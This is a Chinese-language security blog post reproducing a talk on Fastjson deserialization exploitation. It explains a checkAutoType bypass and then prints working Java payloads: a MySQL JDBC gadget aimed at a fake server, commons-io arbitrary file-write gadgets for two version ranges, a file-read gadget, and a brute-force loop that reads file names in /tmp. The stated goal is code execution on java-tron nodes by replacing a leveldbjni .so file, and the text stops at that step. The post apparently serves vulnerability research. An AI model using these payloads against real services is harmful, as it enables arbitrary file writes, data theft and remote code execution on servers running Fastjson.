


一、Fastjson反序列化原理
這個圖其實已經能讓人大致理解了,更詳細的分析移步 Fastjson反序列化原理
二、byPass checkAutotype
關于CheckAutoType相關安全機制簡單理解移步
https://kumamon.fun/FastJson-checkAutoType/
以及 https://mp.weixin.qq.com/s/OvRyrWFZLGu3bAYhOPR4KA
https://www.anquanke.com/post/id/225439
https://mp.weixin.qq.com/s/OvRyrWFZLGu3bAYhOPR4KA

一句話總結checkAutoType(String typeName, Class<?> expectClass, int features) 方法的 typeName 實現或繼承自 expectClass,就會通過檢驗

三、議題中使用的Fastjson 的一些已公開Gadgets
- 必須繼承 auto closeable。
- 必須具有默認構造函數或帶符號的構造函數,否則無法正確實例化。
- 不在黑名單中
- 可以引起 rce 、任意文件讀寫或其他高風險影響
- gadget的依賴應該在原生jdk或者廣泛使用的第三方庫中
Gadget自動化尋找
https://gist.github.com/5z1punch/6bb00644ce6bea327f42cf72bc620b80

關于這幾條鏈我們簡單復現下
1.Mysql JDBC
搭配使用https://github.com/fnmsd/MySQL_Fake_Server
import com.alibaba.fastjson.JSON;

public class Payload_test {
    public static void main(String[] args){

        //搭配使用 https://github.com/fnmsd/MySQL_Fake_Server
        String payload_mysqljdbc = "{\"aaa\":{\"@type\":\"\\u006a\\u0061\\u0076\\u0061.lang.AutoCloseable\", \"@type\":\"\\u0063\\u006f\\u006d.mysql.jdbc.JDBC4Connection\",\"hostToConnectTo\":\"192.168.33.128\",\"portToConnectTo\":3306,\"url\":\"jdbc:mysql://192.168.33.128:3306/test?detectCustomCollations=true&autoDeserialize=true&user=\",\"databaseToConnectTo\":\"test\",\"info\":{\"@type\":\"\\u006a\\u0061\\u0076\\u0061.util.Properties\",\"PORT\":\"3306\",\"statementInterceptors\":\"\\u0063\\u006f\\u006d.mysql.jdbc.interceptors.ServerStatusDiffInterceptor\",\"autoDeserialize\":\"true\",\"user\":\"cb\",\"PORT.1\":\"3306\",\"HOST.1\":\"172.20.64.40\",\"NUM_HOSTS\":\"1\",\"HOST\":\"172.20.64.40\",\"DBNAME\":\"test\"}}\n" + "}";

        JSON.parse(payload_mysqljdbc);

        JSON.parseObject(payload_mysqljdbc);
    }
}
更多版本詳情參考 https://mp.weixin.qq.com/s/BRBcRtsg2PDGeSCbHKc0fg
2.commons-io寫文件
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg
2.1 commons-io 2.0 - 2.6
 String aaa_8192 = "ssssssssssssss"+Some_Functions.getRandomString(8192);
//        String write_name = "C://Windows//Temp//sss.txt";
String write_name = "D://tmp//sss.txt";
String payload_commons_io_filewrite_0_6 = "{\"x\":{\"@type\":\"com.alibaba.fastjson.JSONObject\",\"input\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.ReaderInputStream\",\"reader\":{\"@type\":\"org.apache.commons.io.input.CharSequenceReader\",\"charSequence\":{\"@type\":\"java.lang.String\"\""+aaa_8192+"\"},\"charsetName\":\"UTF-8\",\"bufferSize\":1024},\"branch\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.output.WriterOutputStream\",\"writer\":{\"@type\":\"org.apache.commons.io.output.FileWriterWithEncoding\",\"file\":\""+write_name+"\",\"encoding\":\"UTF-8\",\"append\": false},\"charsetName\":\"UTF-8\",\"bufferSize\": 1024,\"writeImmediately\": true},\"trigger\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"is\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"},\"trigger2\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"is\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"},\"trigger3\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"is\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"}}}";
此處在Linux復現時,或者其它環境根據操作系統及進程環境不同fastjson構造函數的調用會出現隨機化,在原Poc基礎上修改如下即可

2.1 commons-io 2.7.0 - 2.8.0
String payload_commons_io_filewrite_7_8 = "{\"x\":{\"@type\":\"com.alibaba.fastjson.JSONObject\",\"input\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.ReaderInputStream\",\"reader\":{\"@type\":\"org.apache.commons.io.input.CharSequenceReader\",\"charSequence\":{\"@type\":\"java.lang.String\"\""+aaa_8192+"\",\"start\":0,\"end\":2147483647},\"charsetName\":\"UTF-8\",\"bufferSize\":1024},\"branch\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.output.WriterOutputStream\",\"writer\":{\"@type\":\"org.apache.commons.io.output.FileWriterWithEncoding\",\"file\":\""+write_name+"\",\"charsetName\":\"UTF-8\",\"append\": false},\"charsetName\":\"UTF-8\",\"bufferSize\": 1024,\"writeImmediately\": true},\"trigger\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"inputStream\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"},\"trigger2\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"inputStream\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"},\"trigger3\":{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"org.apache.commons.io.input.XmlStreamReader\",\"inputStream\":{\"@type\":\"org.apache.commons.io.input.TeeInputStream\",\"input\":{\"$ref\":\"$.input\"},\"branch\":{\"$ref\":\"$.branch\"},\"closeBranch\": true},\"httpContentType\":\"text/xml\",\"lenient\":false,\"defaultEncoding\":\"UTF-8\"}}";3.commons-io 逐字節讀文件內容


String payload_read_file = "{\"abc\": {\"@type\": \"java.lang.AutoCloseable\",\"@type\": \"org.apache.commons.io.input.BOMInputStream\",\"delegate\": {\"@type\": \"org.apache.commons.io.input.ReaderInputStream\",\"reader\": {\"@type\": \"jdk.nashorn.api.scripting.URLReader\",\"url\": \"file:///D:/tmp/sss.txt\"},\"charsetName\": \"UTF-8\",\"bufferSize\": 1024},\"boms\": [{\"charsetName\": \"UTF-8\",\"bytes\": [11]}]},\"address\": {\"$ref\": \"$.abc.BOM\"}}";
四、New Gadgets 及實現區塊鏈RCE
PPT中提到了,它沒有mysql-jdbc鏈,且為Spring-boot,無法直接寫webshell。雖然我們可以覆蓋class文件,但是需要root權限,且并不確定charse.jar path。
然后回到目標本身,java tron是tron推出的公鏈協議的java實現,是一個開源 Java 應用程序,Java-tron 可以在 tron 節點上啟用 HTTP 服務內部使用Fastjson解析Json數據。且:
-
Leveldb 和 leveldbjni:
-
快速鍵值存儲庫
-
被比特幣使用,因此被很多公鏈繼承
-
存儲區塊鏈元數據,頻繁輪詢讀寫
-
需要效率,所以 JNI https://github.com/fusesource/leveldbjn
綜上所述,洞主最終利用Fastjson的幾個漏洞,結合Levaldbjni的JNI特性,替換/tmp/目錄下的so文件最終執行了惡意命令
1.模擬環境 Levaldbjni_Sample
這里我們簡單寫了一個Levaldbjni的Demo來模擬漏洞環境,
兩次執行factory.open(new File("/tmp/lvltest1"), options);都將會加載
/**
 * @auther Skay
 * @date 2021/8/10 19:35
 * @description
 */

import static org.fusesource.leveldbjni.JniDBFactory.factory;

import java.io.File;
import java.io.IOException;

import org.iq80.leveldb.DB;
import org.iq80.leveldb.Options;

public class Levaldbjni_Sample {
    public static void main(String[] args) throws IOException, InterruptedException {
        Options options = new Options();
        Thread.sleep(2000);
        options.createIfMissing(true);
        Thread.sleep(2000);
        DB db = factory.open(new File("/tmp/lvltest"), options);
        System.out.println("so file created");
        System.out.println("watting attack.......");
        Thread.sleep(30000);
        System.out.println("Exploit.......");
        DB db1 = factory.open(new File("/tmp/lvltest1"), options);

        try {
            for (int i = 0; i < 1000000; i++) {
                byte[] key = new String("key" + i).getBytes();
                byte[] value = new String("value" + i).getBytes();
                db.put(key, value);
            }
            for (int i = 0; i < 1000000; i++) {
                byte[] key = new String("key" + i).getBytes();
                byte[] value = db.get(key);
                String targetValue = "value" + i;
                if (!new String(value).equals(targetValue)) {
                    System.out.println("something wrong!");
                }
            }
            for (int i = 0; i < 1000000; i++) {
                byte[] key = new String("key" + i).getBytes();
                db.delete(key);
            }

            Thread.sleep(20000);
//            Thread.sleep(500000);
        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            db.close();
        }
    }
}
運行時會在tmp目錄下生成如下文件

可以看到我們的目標就是替換libleveldbjni-64-5950274583505954902.so
2.commons-io 逐字節讀文件名

在議題中中對于commons-io的使用是讀取/tmp/目錄下的隨機生成的so文件名,我們現在可以使用file協議讀取文件內容了,這里我們使用netdoc協議讀取文件名即可,因為是逐字節讀取,我們寫一個簡單的循環判斷即可
public static char fakeChar(char[] fileName){
    char[] fs=new char[fileName.length+1];
    System.arraycopy(fileName,0,fs,0,fileName.length);
    for (char i = 1; i <= 127; i++) {
        fs[fs.length-1]=i;
        String payload_read_file = "{\"abc\": {\"@type\": \"java.lang.AutoCloseable\",\"@type\": \"org.apache.commons.io.input.BOMInputStream\",\"delegate\": {\"@type\": \"org.apache.commons.io.input.ReaderInputStream\",\"reader\": {\"@type\": \"jdk.nashorn.api.scripting.URLReader\",\"url\": \"netdoc:///tmp/\"},\"charsetName\": \"utf-8\",\"bufferSize\": 1024},\"boms\": [{\"charsetName\": \"utf-8\",\"bytes\": ["+formatChars(fs)+"]}]},\"address\": {\"$ref\": \"$.abc.BOM\"}}";
        if (JSON.parse(payload_read_file).toString().indexOf("bOMCharsetName")>0){
            return i;
        }
    }
    return 0;
}
執行效果如下
3.so文件的修改
